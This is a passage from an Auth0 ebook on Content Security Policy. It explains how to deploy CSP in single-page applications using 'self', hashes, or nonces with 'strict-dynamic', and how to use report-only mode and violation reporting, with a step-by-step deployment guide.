Right about now, I’m sure you’re somewhat disappointed with CSP, and righteously so. But don’t worry. We’re only getting started. Let’s take a look at three concrete strategies to implement CSP in an SPA.

Keep It Simple

The first strategy for enabling CSP in SPAs is straightforward. If the SPA only needs to load its application bundle and no third-party resources, the following CSP policy could be a very simple solution.

```
script-src ‘self’
```

This policy allows the application to load JavaScript files from its own origin. Such a policy suffices to load all of the additional resources of an isolated, self-contained application. You will often encounter such applications in enterprise settings, where the dynamic integration of remote components is less common.

But what about the challenges we discussed with securing URL-based policies? Isn’t this policy insecure and easy to bypass?

Generally speaking, yes, but in reality, the answer is a bit more nuanced. **The paper** that described numerous bypass attacks against CSP outlines a few scenarios where approving `’self’` is problematic. For example, CSP can be bypassed if ...

- The application’s origin also hosts vulnerable libraries
- The application’s origin also hosts JSONP endpoints
- The application’s origin hosts untrusted files uploaded by users

However, these threats are not an issue if the application's origin contains nothing else but the statically deployed application bundle. And if there are no bypasses, this policy is still considered secure.

To summarize, if you're building an isolated SPA with nothing else running in the same origin, this policy is a straightforward way to deploy CSP.

However, if you rely on third-party components, you will likely need to support `'strict-dynamic'`. In that case, you can rely on one of the following two strategies.

Using ‘strict-dynamic’ with Hashes

When a policy is configured with `'strict-dynamic'`, all script code approved by a hash or a nonce is allowed to load additional dependencies. This mechanism is extremely useful to allow a third-party component to load additional code or to enable the lazy loading of application components.

Unfortunately, `'strict-dynamic'` causes browsers to ignore URL-based entries, so it cannot be used in conjunction with `'self'`. This means that when we enable `'strict-dynamic'`, we have to find a different way to allow the loading of the application's bundle.

Loading the bundle with hashes is not an option because hashes cannot be used with remote code files. Instead, we can modify the `index.html` file to include an inline code block, which we can approve with a hash. This inline code block contains a script loader, which uses proper DOM APIs to load additional script code. This behavior is automatically approved by having `'strict-dynamic'` in the policy.

The code snippets below show the modified `index.html` of an Angular application and the corresponding CSP policy. The HTML page contains two code blocks: the script loader and the code for loading a Twitter timeline. The corresponding CSP policy approves both blocks with a hash.

```
<!doctype html>
<html lang="en">
<head>
  ...
</head>
<body>
  <app-root></app-root>
  <script>
    let scripts = ["runtime.7b63b9fd40098a2e8207.js", "polyfills.00096ed-
7d93ed26ee6df.js", "main.8e56a2a77fee2657fb91.js"];
    scripts.forEach(function(scriptUrl) {
      var s = document.createElement('script');
      s.src = scriptUrl;
      s.async = false; // preserve execution order.
      document.body.appendChild(s);
    });
  </script>
  <script>
    window.twttr = (function(d, s, id) {
      ...
    }(document, "script", "twitter-wjs"));
  </script>
</body>
</html>
```

```
Content-Security-Policy: script-src
  'sha256-qaOxCJong9pt6ICami7oNScwNCv2sn3HUTzbEaQ3vrU='
  'sha256-BYW1ZgvEbfyQi82B604a0EdxK+Od5iqb/I2hgknBhiw='
  'strict-dynamic'
```

This workaround is not pretty but quite effective: it enables a modern CSP policy on a statically deployed SPA. At the time of writing, the **strict-csp** package offers experimental support for transforming any HTML file to use a script loader, as described here. This package is also available as a **webpack plugin**. Of course, you can also perform this task in a more manual fashion.

To summarize, adding an inline script loader enables the use of hashes and `'strict-dynamic'`.

Finally, note that CSP Level 3 may support the use of hashes for remote code files. However, at the time of writing, (widespread) support for that feature is not yet available.

Using 'strict-dynamic' with Nonces

Nonces are a more flexible alternative to hashes, as they can also be used on remote script files. Nonces are also quite compatible with `'strict-dynamic'` but must be unique on every page load. Unfortunately, that requirement clashes with a statically deployed `index.html`.

To enable the use of nonces in an SPA, we have to serve our `index.html` dynamically to insert a fresh nonce in each response. This process sounds complicated but is not that difficult in practice.

The code example below shows a minimal NodeJS Express server that dynamically serves our main Angular application file. The Express server uses the **express-csp-header** middleware to configure a policy and handle nonce generation. The nonce is passed along to the view rendering engine, which inserts it into the page. The modified `index.html`, now stored as `index.ejs`, is included below.

```
const express = require(“express”);
const { expressCspHeader, NONCE } = require(‘express-csp-header’);

const app = express();
const port = 3000;

app.set(‘view engine’, ‘ejs’);

 app.use(expressCspHeader({
   directives: {
       “script-src”: [NONCE, “’strict-dynamic’”]
   }
}));

// Rewrite index.html
app.get(“/“, (req, res) => {
  res.render(`views/index`, { nonce: req.nonce });
})

app.listen(port, () => {});
```

```
<!doctype html>
<html lang="en">
<head>
  ...
</head>
<body>
  <app-root></app-root>
  <script nonce="<%= nonce %>" src="runtime.7b63b9fd40098a2e8207.js" defer></script>
  <script nonce="<%= nonce %>" src="polyfills.00096ed7d93ed26ee6df.js" defer></
script>
  <script nonce="<%= nonce %>" src="main.8e56a2a77fee2657fb91.js" defer></script>

  <!— Bootstrap the Twitter code according to https://developer.twitter.com/en/docs/
twitter-for-websites/javascript-api/guides/set-up-twitter-for-websites —>
  <script nonce="<%= nonce %>">
    window.twttr = (function(d, s, id) {
      ...
    }(document, "script", "twitter-wjs"));
  </script>
</body>
</html>
```

At first glance, running a dynamic server for serving an SPA seems quite complicated. However, if you take a closer look, the Express server is quite simple. Additionally, it is completely stateless, making it easy to deploy as a stateless function on various cloud platforms.

Note that only the main HTML file needs to be served dynamically. All other resources, such as JS or CSS files, can still be served statically.

To summarize, serving `index.html` dynamically enables the use of nonces and `'strict-dynamic'`.

Overview of CSP for SPAs

In a nutshell, deploying modern CSP policies with SPAs is perfectly feasible, albeit with a bit more effort than you would expect.

In this chapter, we covered two scenarios: isolated applications and more complex applications with dynamic code loading. We recap our recommendations for both scenarios below.

Isolated applications without third-party components

Use a simple `'self'` policy that approves the application's origin. Note that this policy is only secure if nothing else is hosted in the application's origin.

Applications relying on third-party components

To enable the use of `'strict-dynamic',` initial scripts must be approved with a hash or a nonce. To use hashes, the SPA's main page has to be rewritten at build time but can be served statically. To use nonces, the SPA's main page requires slight modifications at build time and has to be dynamically served by a web server.

Cheat sheet: Enabling CSP for SPAs

The following cheat sheet summarizes what you learned about enabling CSP for SPAs:

Enabling CSP for SPAs

Keep It Simple

- If the SPA only needs to load its application bundle and no third-party resources, use a simple policy like `script-src 'self'`.
- This is ideal for isolated SPAs that do not require third-party components or run anything else on the same origin.

Use `'strict-dynamic'` with Hashes

- If you need to support `'strict-dynamic'`, use an inline code block approved with a hash. This script loader allows loading the application bundle along with additional script code.
- Modify the `index.html` file to include an inline code block containing a script loader, which can be approved with a hash.
- Packages like strict-csp (`https://github.com/google/strict-csp`) can help automate this process.

Use `'strict-dynamic'` with Nonces

- If you can serve your `index.html` dynamically to insert a fresh nonce in each response, nonces can be used effectively.
- This can be accomplished using a minimal server that runs as a stateless function in a cloud platform.
- Major applications are deployed this way to enable CSP nonce support.

Conclusion

To conclude, deploying CSP in SPAs sounds daunting but is not that complicated. Once the main application bundle has been approved by a hash or a nonce, `'strict-dynamic'` handles all of the heavy lifting, even when using typical SPA features such as lazy loading.

Using a hash or a nonce takes a bit of effort in picking the most appropriate deployment model for your type of application. Both options we discussed in this part are valid and viable options and are used in practice by applications serving millions of customers.

In the next part, we dive into practical considerations for deploying CSP, such as reporting and report-only policies.

Part 4 :
Deploying CSP in Practice

Deploying CSP in Practice

In the previous parts of this ebook, we dove deep into the world of CSP. We discussed what you can do with CSP, analyzed two real-world CSP policies, and discussed challenges and solutions for deploying CSP in Single Page Applications.

In this final part, we explore practical guidelines to deploy CSP in practice, starting from nothing. We discuss how to use the powerful reporting feature. We conclude this part (and this ebook) with a prioritized CSP deployment guide, helping you focus on the right things to deploy your first CSP policy.

Deploying CSP in Report-Only Mode

Imagine this. You have used the guidance in this ebook to set up a CSP policy for your application. It all seems to work on your machine. But what happens if you deploy this CSP policy in production? Will it work on your user's machines? Will it work on every browser? And more importantly, **what happens if it doesn't work?**

In essence, a lot of uncertainty with potentially disastrous consequences. A misconfigured CSP policy will likely break the entire application, potentially for many users. With that picture in mind, we're ready to talk about one of the remarkable features of CSP: running a policy in report-only mode.

Using CSP's Report-only mode

You can tell a browser to run a CSP policy in report-only mode. This means that the browser will take your CSP policy, process it, and ensure that all application features are compatible with the policy. If the browser finds a violation, it will raise the necessary warnings and errors. However, unlike the examples we covered in the previous chapters, the browser only reports the problem. The actual violation is not blocked.

Concretely, if the browser finds an unauthorized script block or script file, it will generate a warning, but it will not prevent the code from loading or executing.

To configure a report-only policy, the server sends the browser a CSP policy using the `Content-Security-Policy-Report-Only` header instead of the `Content-Security-Policy` header. The snippet below illustrates this configuration.

```
Content-Security-Policy-Report-Only:
  script-src ‘self’;
  object-src ‘none’;
  base-uri ‘self’;
  report-uri /reporting/csp
```

Report-only mode is the perfect way to test a policy without breaking the application. However, we still need a piece of the puzzle. Generating warnings and errors in the developer tools is helpful for local development, but how can you learn about errors generated in the user's browser? That's where the `report-uri` directive comes in.

CSP reporting in detail

You may have noticed that the earlier sample policy contained a `report-uri` directive. This directive includes a URL that identifies an endpoint where the browser can send reports about policy violations. The snippet below shows a sample report from one of our demo applications.

```
{
   “csp-report”:{
      “document-uri”:”https://example.com”,
      “referrer”:””,
      “violated-directive”:”script-src-elem”,
      “effective-directive”:”script-src-elem”,
      “original-policy”:”script-src ‘self’; object-src ‘none’; base-uri
‘self’; report-uri /reporting/csp”,
      “disposition”:”report”,
      “blocked-uri”:”inline”,
      “line-number”:10,
      “source-file”:”https://example.com”,
      “status-code”:200,
      “script-sample”:””
   }
}
```

As you can see, the browser compiles a report in JSON format. The report contains information about the location of the violation, the policy that triggered the violation, and the type of violation. These reports are sent automatically when report-uri is enabled.

The reporting endpoint for handling CSP reports is straightforward. It accepts an incoming POST request with a JSON body and handles the data as desired. Typically, reports are logged in a data store for later consumption. Consumption of reports can be manual (e.g., through a dashboard) or automatic (e.g., analysis scripts). Note that most security information products have built-in support for CSP endpoints.

A final interesting tidbit about reporting is asking the browser to include a sample of the inline code block that caused the violation.

When `‘report-sample’` is added to the `script-src` directive, the browser will include the first 40 characters of the code block. This helps perform a n investigation into the cause of the violation. If you can find the inline code block that matches the snippet, you know exactly where it came from. If it is legitimate, it should be authorized to load. Otherwise, CSP has likely stopped an attack, and you should investigate this further.

Summary

Report-only mode is the best way to try out your first CSP policy in the real world without causing any disruptions for your users. You can keep tweaking your policy in report-only mode until you’re happy. Once everything looks good, you can deploy the policy in blocking mode using the regular `Content-Security-Policy` header.

CSP Reporting in Blocking Mode

A CSP policy that is running in blocking mode can still trigger violations. For example, when an attacker tries to exploit an XSS vulnerability, the policy is supposed to raise an error and stop the script from executing.

Note that all of this happens behind the scenes in the user's browser. But with CSP reporting, you can instruct the user's browser to send you a report about the violation. This way, you can learn about the violation and investigate the potential cause, such as a misconfiguration or an actual XSS vulnerability.

The snippet below shows a CSP policy in blocking mode, with reporting enabled.

```
Content-Security-Policy:
  script-src ‘self’ ‘report-sample’;
  object-src ‘none’;
  base-uri ‘self’;
  report-uri /reporting/csp
```

CSP reporting is a great way to gain insights into the behavior of your application in the user's browser. However, you should not go on a wild goose chase when you see a single violation report. Reporting is valuable but not necessarily very accurate.

For example, browser extensions often modify content on a page, which can trigger a violation of your CSP policy. Unfortunately, adjusting a CSP policy to allow arbitrary extension behavior is not feasible. In fact, browser extensions often modify CSP policies, in which case the violation is caused by a policy that's not yours. This **blog post by Dropbox** gives a bit more insight into the challenges of running a CSP reporting endpoint in the real world.

Finally, the CSP reporting endpoint is unauthenticated and publicly accessible. An attacker could easily supply fake CSP reports to the endpoint to confuse the security team.

As a consequence, we recommend enabling CSP reporting and monitoring incoming reports. However, following up on reports is likely only warranted when many users produce the same report or if the report can be traced back to a potential attack vector in the application. Filtering and finetuning are essential to reduce the noise in the feed.

A Prioritized CSP Deployment Guide

We're reaching the end of this ebook on CSP, and what a journey it has been.

We started by discussing CSP's ability to act as a second line of defense against cross-site scripting. After that, we explored how to use CSP to control various other types of content and behavior. Our Google and GitHub case studies illustrated two very different types of CSP policies, each with its pros and cons. Next, we looked into using CSP in modern Single Page Apps. And in this final part, we investigated CSP reporting and the powerful report-only mode.

But where does that leave you? How do you even get started with CSP? What should you focus on first?

All good questions that we'll answer in this final section, where we provide you with a prioritized CSP deployment guide. This guide helps you get started with deploying CSP for a modern application. Of course, your mileage may vary depending on your needs.

It's mostly about XSS

The most important capability of CSP is stopping or limiting the exploitation of an XSS vulnerability. That's precisely what Google's CSP policy focuses on. So, if you're starting with CSP, forget about all the other types of content. You can always handle them later.

Your first CSP policy should configure `script-src` to fit your application. You also need to add `base-uri` and `object-src`, which can likely be configured with respectively `'self'` and `'none'` values.

Try it out

You can easily try out a CSP policy on a development version of the application. However, if you want to see your policy in action, deploy it as a report-only policy. This will give you a good idea of what you can expect.

Flip the switch to blocking mode

When you are happy with your report-only policy, you can consider transforming it into a blocking policy by changing the name of the response header. No worries if you get something wrong. You can easily remove or modify the CSP header afterward.

Congratulate yourself

If you succeeded in deploying a strict CSP policy in blocking mode without causing any side effects, you did great. You have now successfully deployed a second line of defense against XSS, which is no small feat.

Add additional defenses

Frontend applications are supposed to have protections against UI redressing attacks in place. The easiest way to enable these is by adding a `frame-ancestors` directive to your CSP policy.

Further finetune your CSP policy

If you prefer, you can keep finetuning your CSP policy to cover other types of content as well. To be honest, the benefits of doing so are quite limited compared to the secondary defense against XSS attacks. Additionally, it will make the policy a lot more fragile, so be careful when you go down this path.

Conclusion

We've reached the end of this ebook, and there's not much left to say. The most important piece of advice we can give you now is to go out and get your hands dirty with CSP. Try it out and see how it can work for you. CSP has much to offer, and the key is to figure out what pieces work for you. You can be Google, GitHub, or somewhere in between.

Finally, if this ebook has helped you understand CSP and deploy CSP in your applications, don't hesitate to give us a shout-out. We're stoked to see folks taking app security seriously, and we can't wait to hear from you!

Auth0
by Okta